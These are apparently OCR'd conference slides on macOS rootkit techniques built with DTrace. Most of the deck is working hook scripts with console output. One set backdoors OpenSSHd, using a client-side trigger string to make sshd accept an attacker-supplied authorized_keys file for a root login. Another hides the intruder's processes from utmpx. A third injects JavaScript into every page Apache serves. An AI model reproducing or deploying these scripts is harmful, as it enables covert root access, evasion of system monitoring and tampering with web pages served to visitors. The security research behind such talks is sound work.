
- Began by reversing Activity Monitor.
- Objective-C frontend, connects to on-demand Mach service: /usr/libexec/activitymonitord
- Began reversing activitymonitord, sad because I couldn't see reference to any of the api's previously hooked.

activitymonitord

- Turns out libtop is compiled in.
- The existing hooks for top work fine for this.

```
3386                    db      "TransactionCount", 0           ; XREF=0x100009b48
3397                    db      "SandboxState", 0               ; XREF=0x100009b68
33a4                    db      "version", 0                    ; XREF=0x100009b88
33ac                    db      "%s(): Error in sysctl(): %s", 0 ; XREF=0x100003b3b, 0x10
33c8                    db      "libtop_init", 0                ; XREF=0x100003b42
33d4                    db      "Error in IOMasterPort()", 0    ; XREF=0x100003e7d
33ec                    db      "libtop_psort", 0               ; XREF=0x1000056d9
33f9                    db      "/SourceCache/top/top-73/libtop.c", 0 ; XREF=0x1000058d9,
341a                    db      "tsamp.seq != 0", 0             ; XREF=0x1000058e0, 0x10000
3429                    db      "libtop_piterate", 0            ; XREF=0x1000058d2
3439                    db      "zombie", 0                     ; XREF=0x100009dc0
```

Activity Monitor - Demo



OpenSSHd Backdoor

- Almost no system calls occur during the auth stage since the data is already buffered.
- Reading source code, found authctxt struct containing “success” attribute which would be useful.
- Spoke to Lurene about the problem she suggested copying the private key back to the client.

OpenSSHd Backdoor - Trigger

- Easiest way during cleartext keyexchange.
- Would advise using post kexex version instead, to avoid network detection.

```
diffie-hellman-group-exchange-sha256 => diffie-rootkit-group-exchange-sha256
```

- Use a dtrace client on the attacker box to change the string, no recompile needed.

dshdbd.d – (Client)

- Modify the next write() call after the header is sent.
- First we find the header and set a flag.

```
syscall::write*:entry
/NEXTONE == 0 && FINISHED == 0 && pid == $target &&
(strstr(copyinstr(arg1,100),BANNER) != 0)/
{
        printf("[+] Found banner, skipping until next write().\n");
        NEXTONE = 1;

}
```

dshdbd.d - Client

- Then swap out the diffie-hellman string with diffie-rootkit.

```
syscall::write*:entry
/NEXTONE == 1 && FINISHED == 0 && pid == $target/
{
        NEXTONE = 2; /* no more */
        printf("[+] Writing out to 0x%lx\n",arg1);
        printf("[+] Current value: %s\n",copyinstr(arg1+26,100));
        copyout(PASSWORD,arg1+26,strlen(PASSWORD));
        printf("[+] New value: %s\n",copyinstr(arg1+26,100));
        self->changethis = 0;
        FINISHED = 1;
}
```

OpenSSHd Backdoor – read passwd hook

```
syscall::read*:entry
/gotpass != 1 && execname == "sshd"/
{
        self->ispass = arg1;
}

syscall::read*:return
/self->ispass != 0 && execname == "sshd" && (gotpass != 1) && strstr(copyinstr(self->ispass+26,100),"diffie-rootkit") != 0/
{
         copyout("diffie-hellman",self->ispass + 26 + index(copyinstr(self->ispass +26,100), "diffie-rootkit"),strlen("diffie-hellman"));
        self->ispass = 0;
hiddenpids[ppid] = 1;
        gotpass = 1;
}
```

OpenSSHd Backdoor

- gotpass=1 enables probes in fstat64/open and read.
- Open probe begins the process, checking for "authorized_keys" filename.

```
syscall::open*:entry
/(gotpass == 1) && execname == "sshd" &&
(strstr(copyinstr(arg0,200),"authorized_keys") != 0)/
{
        printf("[+] sshd open: %s\n",copyinstr(arg0,200));
        printf("[+] replacing with \"/etc/rc.imaging\".\n");
        copyoutstr("/etc/rc.imaging",arg0,strlen(copyinstr(arg0,200)));
        self->authkey = 1;
        printf("[+] This is pid: %u\n",pid);
}
```

OpenSSHd Backdoor

- Next the fstat64() probe kicks in. We adjust the size of the read to match our attacker generated public key.

```
syscall::fstat*:return
/(gotpass == 1) && execname == "sshd" && self->thisfstat/
{
        self->keysize = (int *)alloca(sizeof(int));
        *self->keysize = strlen(authorized_key) + 1;
        printf("[+] Changing stat buff st_size to %u\n",*self->keysize);
        copyout(self->keysize,(user_addr_t)((char *)self->thisfstat + 96),sizeof(long));

        self->thisfstat = 0;
}
```

OpenSSHd Backdoor

- Finally the read hook activates, and we write a copy of our new authorized_keys file into the returned buffer.

```
syscall::read*:return
/(gotpass == 1) && (self->tagssshdread != 0) && execname == "sshd"/
{
        printf("[+] Copying out key.\n");
        copyout(authorized_key,self->tagssshdread,strlen(authorized_key)+1+2);
        printf("[+] We read: %i bytes\n",arg1);
        self->tagssshdread = 0;
        /* gotpass = 0; */
}
```

SSHd Backdoor - Output

```
-[dcbz@squee:~/code/dilasm]$ sudo ./sshdbd.d -c "ssh -i /Users/dcbz/.ssh/id_dsa root@localhost”
[+] Running ssh client: 43755
[+] Found banner, skipping until next write().
[+] Writing out to 0x7f8c9a80e200
[+] Current value: diffie-hellman-group-exchange-sha256,diffie-hellman-group-exchange-sha1,diffie-hellman-group14-sha1,
[+] New value: diffie-rootkit-group-exchange-sha256,diffie-hellman-group-exchange-sha1,diffie-hellman-group14-sha1,
Last login: Tue Feb 12 10:07:30 2013 from localhost
squee:~ root# ps aux | grep $$
squee:~ root#
```

utmpx Disable

- Need to hide our process from ‘w` and ‘who`.
- Disable our process being added to utmpx.
- During sshd backdoor process, add pid to hiddenpids[] array.
- Also added a fork() handler, for adding children.

```
syscall::fork*:return
/hiddenpids[pid]/
{
        hiddenpids[arg1] = 1;
}
```

utmpx Disable

- Next, a write() hook is added.
- Hook searches for fd's path == "/run/utmpx".
- Modify the utmpx struct passed in to have the type "EMPTY".

```
syscall::write*:entry
/hiddenpids[pid] && fds[arg0].fi_pathname+2 == "/run/utmpx"/
{
        self->empty = (int *)alloca(sizeof(int));
        *self->empty = 0;       /* EMPTY */
        copyout(self->empty,arg1 + 0x128,sizeof(int));
}
```

Apache Javascript Injector

- Inject Javascript code into every HTML page served.
- Javascript payload inserted from memory, no touching disk.

Apache Javascript Injector

- Hook open, looking for .htm in the filename.
- Store the fd in htmlfd[] array for other probes.
- Close removes fd obviously…

```
syscall::open*:return
/execname == "httpd" && (strstr(fds[arg1].fi_pathname+2,".htm") != 0) /
{
        /* store pid for read */
        htmlfd[arg1] = 1;
        printf("[+] Adding open for: %s returned fd: %i\n",fds[arg1].fi_pathname
+2,arg1);
}
```

Apache Javascript Injector

- Hook mmap, read the size of the html code from the args
- Pages not paged in after syscall.

```
syscall::mmap*:entry
/execname == "httpd" && htmlfd[arg4]/
{
        printf("[+] mmap on our html file.\n");
        printf("[+] Request for %u bytes\n",arg1);
        self->httpmmaplen = arg1;
}
```

Writev() syscall

```
writev(int fildes, const struct iovec *iov, int iovcnt);
```

```
struct iovec {
        char   *iov_base;  /* Base address. */
        size_t iov_len;    /* Length. */
 };
```


Apache Javascript Injector

```
syscall::writev:entry
/execname == "httpd" && self->httpmmaplen/
{
        self->PAYLOAD = "<script>alert(\"This could be any payload\");</script>
\x0a\x0d\x0a\x0d\x00";
        self->newlen  = (long *)alloca(sizeof(long));
        self->iovp = arg1;

/* read the pointer to the headers buffer into self->iov */
        self->iov = (unsigned long *)copyin((user_addr_t)((char *)self-
>iovp),sizeof(unsigned long));

        /* read the length from the iov struct into self->len */
        self->len = *(unsigned long *)copyin(self->iovp + sizeof(char *),sizeof(char *));
        printf("length: %u\n",self->len);
```

Apache Javascript Injector

```
 /* copy in whole req */
      this->req = copyinstr(*self->iov,self->len);
      this->index = index(this->req, "Content-Length");

      /* get rid of content-length header lulz */
      this->clhead = strjoin("Content-Length: ", lltostr(self->httpmmaplen + strlen(self->PAYLOAD)));
copyout(this->clhead,*self->iov + this->index,strlen(this->clhead));

 /* Add the length of the payload to the length in the struct. */
      *self->newlen = self->len  + strlen(self->PAYLOAD);
      copyout(self->newlen,arg1 + sizeof(char *),sizeof(char *));

      /* Save off the part after the headers, so we can restore it at the end */
      self->blob = copyin(*self->iov + self->len,strlen(self->PAYLOAD) + 1);

      /* Write the payload in where we backed up the data. */
      copyout(self->PAYLOAD,*self->iov + self->len,strlen(self->PAYLOAD) + 1);
}
```

Apache Javascript Injector



Book

- Designing OSX Rootkits
- nemo/fractalg/snare

Questions?